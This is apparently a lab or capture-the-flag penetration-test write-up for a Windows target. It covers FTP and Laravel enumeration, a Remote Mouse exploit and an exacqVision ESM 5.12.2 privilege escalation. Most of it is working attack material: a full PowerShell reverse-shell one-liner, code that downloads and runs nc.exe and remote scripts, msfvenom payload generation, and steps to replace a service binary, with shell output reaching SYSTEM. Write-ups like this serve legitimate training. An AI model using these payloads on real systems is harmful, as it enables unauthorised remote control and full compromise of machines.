89 ESM Writeup

©

.89 Machine

Open ports

21 ..... file zilla
80 ..... apache exacq esm
135
139
445
1978 r
1979
1980
8090 ..... apache 2.4.43 ... /project/

21: can connect anonymously
There is project.zip you can download

Zip file contains:


.editorconfig

On 8090

With that name of the zip file

192.168.xx.89:8090/project/
Tried to enum
Found a laravel app

Folders:



.env file contains a app key
(Tried msf and decrypting .env or exploiting it with .env key but not work)


Also on

/storage/framwork/sessions/
Found sessions

But that is useless.

We noticed that 1978 port is open. We googled it and we found that port is for remotemouse


https://wintelguy.com/port-search/1978



Or simply

Nmap 192.168.xx.89 -p1978 -nv

the response is SIN 15win nop nop 300



We found the exploit for the remoutemouse

https://www.exploit-db.com/exploits/46697

But it need some modifications to work properly

The modified part by adding one liner powershell reverse_shell

Ref:

https://hackersinterview.com/oscp/reverse-shell-one-liners-oscp-cheatsheet/

```
def PopCalc(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
    SendString("cmd", ip)
    sleep(1)
    SendString("\n", ip)
    sleep(1)
    SendString('''powershell -nop -c
"$client = New-Object
System.Net.Sockets.TCPClient('192.16
8.140.128',4445);$stream =
$client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i =
$stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString
($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2
= $sendback + 'PS ' + (pwd).Path +
'> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($s
endback2);
$stream.Write($sendbyte,0,$sendbyte.
Length);$stream.Flush()};
$client.Close()"''', ip)
    sleep(1)
    SendString("\n", ip)
    sleep(1)
    print("SUCCESS! Process calc.exe
has run on target",ip)
```

Add the ip and port

Open terminal

Nc -lnvp 445

Run the exploit

```
root@kali:~# nc -lvp 445
listening on [any] 445 ...
192.168.32.89: inverse host lookup failed: Unknown host
connect to [192.168.19.32] from (UNKNOWN) [192.168.32.89] 49758
Windows PowerShell running as user xavier on DESKTOP-MVUAOO7
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whomai
PS C:\Windows\system32> Invoke-PowerShellTcp : The term 'whomai' is not rec
ognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify
that the path is correct and try again.
```

```
PS C:\Windows\system32> whoami.exe
desktop-mvuaoo7\xavier
```

Then you are user.

Alternative: you can also do it with nc.exe

(GOLDEN)

First upload ncat

```
def PopCalc(ip):
   MoveMouse(-5000,3000,ip)
   MousePress(mouse.leftClick,ip)
   sleep(2)
   SendString('''powershell''',ip)
   sleep(3)
   SendString("\n",ip)
   sleep(5)
   SendString('''Invoke-WebRequest -Uri 'http://192.168.101.13/nc.exe' -OutFile
C:\Users\Public\nc.exe ''',ip)
```

```
sleep(1)
SendString("\n",ip)
sleep(1)
print("SUCCESS! Process calc.exe has run on target",ip)
```

Then edit again the exploit with:


```
def PopCalc(ip):
   MoveMouse(-5000,3000,ip)
   MousePress(mouse.leftClick,ip)
   sleep(1)
   SendString('''cmd.exe''',ip)
   sleep(1)
   SendString("\n",ip)
   sleep(1)
   SendString("C:\Users\Public\nc.exe 192.168.101.13 1212 -e cmd.exe",ip)
   sleep(1)
   SendString("\n",ip)
   sleep(1)
   print("SUCCESS! Process calc.exe has run on target",ip)
```

Or

```
def PopCalc(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
    SendString('''powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://192.168.19.32/rev.ps1')"''',ip)
    sleep(1)
    SendString("\n",ip)
    print("SUCCESS! Process calc.exe has run on target",ip)
```

Privesc:

Enumerating reveals the vulnerable services



Exacqvision ESM is likely vilnerable

Which is on port 8090

We found the version on login form

exacqVision ESM 5.12.2

exacqVision ESM 5.12.2

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www.exploit-db.com › exploits

exacqVision ESM 5.12.2 - Privilege Escalation - Windows local Exploit

Feb 14, 2019 — Exploit Title: exacqVision ESM 5.12.2 - Privilege Escalation # Exploit Author: bzyo # Twitter: @bzyo_ # Date: 2019-02-13 # Vulnerable Software: ...

vulners.com › zdt

exacqVision ESM 5.12.2 - Privilege Escalation Vulnerability - Vulners

exacqVision ESM 5.12.2 - Privilege Escalation Vulnerability. 2019-02-15T00:00:00. ID 1337DAY-ID- 32183. Type zdt. Reporter bzyo. Modified 2019-02- 15T00:00: ...

nvd.nist.gov › detail › change-record

CVE-2019-7588 - NVD - NIST

This issue affects: Exacq Technologies, Inc. exacqVision Enterprise System Manager (ESM) Version 5.12.2 and prior

We found the privesc exploit

1. Generate malicious .exe on attacking machine

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.163 LPORT=443 -f exe >
/var/www/html/enterprisesystemmanager.exe
```

2. Setup listener and ensure apache is running on attacking machine

```
service apache2 start
```

3. Download malicious .exe on victim machine

```
Powershell invoke-WebRequest -Uri 'http://192.168.101.13/enterprisesystemmanager.exe' -OutFile C:\Users\Public\
enterprisesystemmanager.exe
```

4. Rename C:\exacqVisionEsm\EnterpriseSystemManager\enterprisesystemmanager.exe

```
enterprisesystemmanager.exe > enterprisesystemmanager.bak
```

5. Copy/Move downloaded enterprisesystemmanager.exe file to
C:\exacqVisionEsm\EnterpriseSystemManager\

6. Restart victim machine

```
Shutdown /r
```

and setup a listener `nc -nvlp 80'

7. Reverse Shell on attacking machine opens

```
C:\Windows\system32>whoami
whoami
nt authority\system
```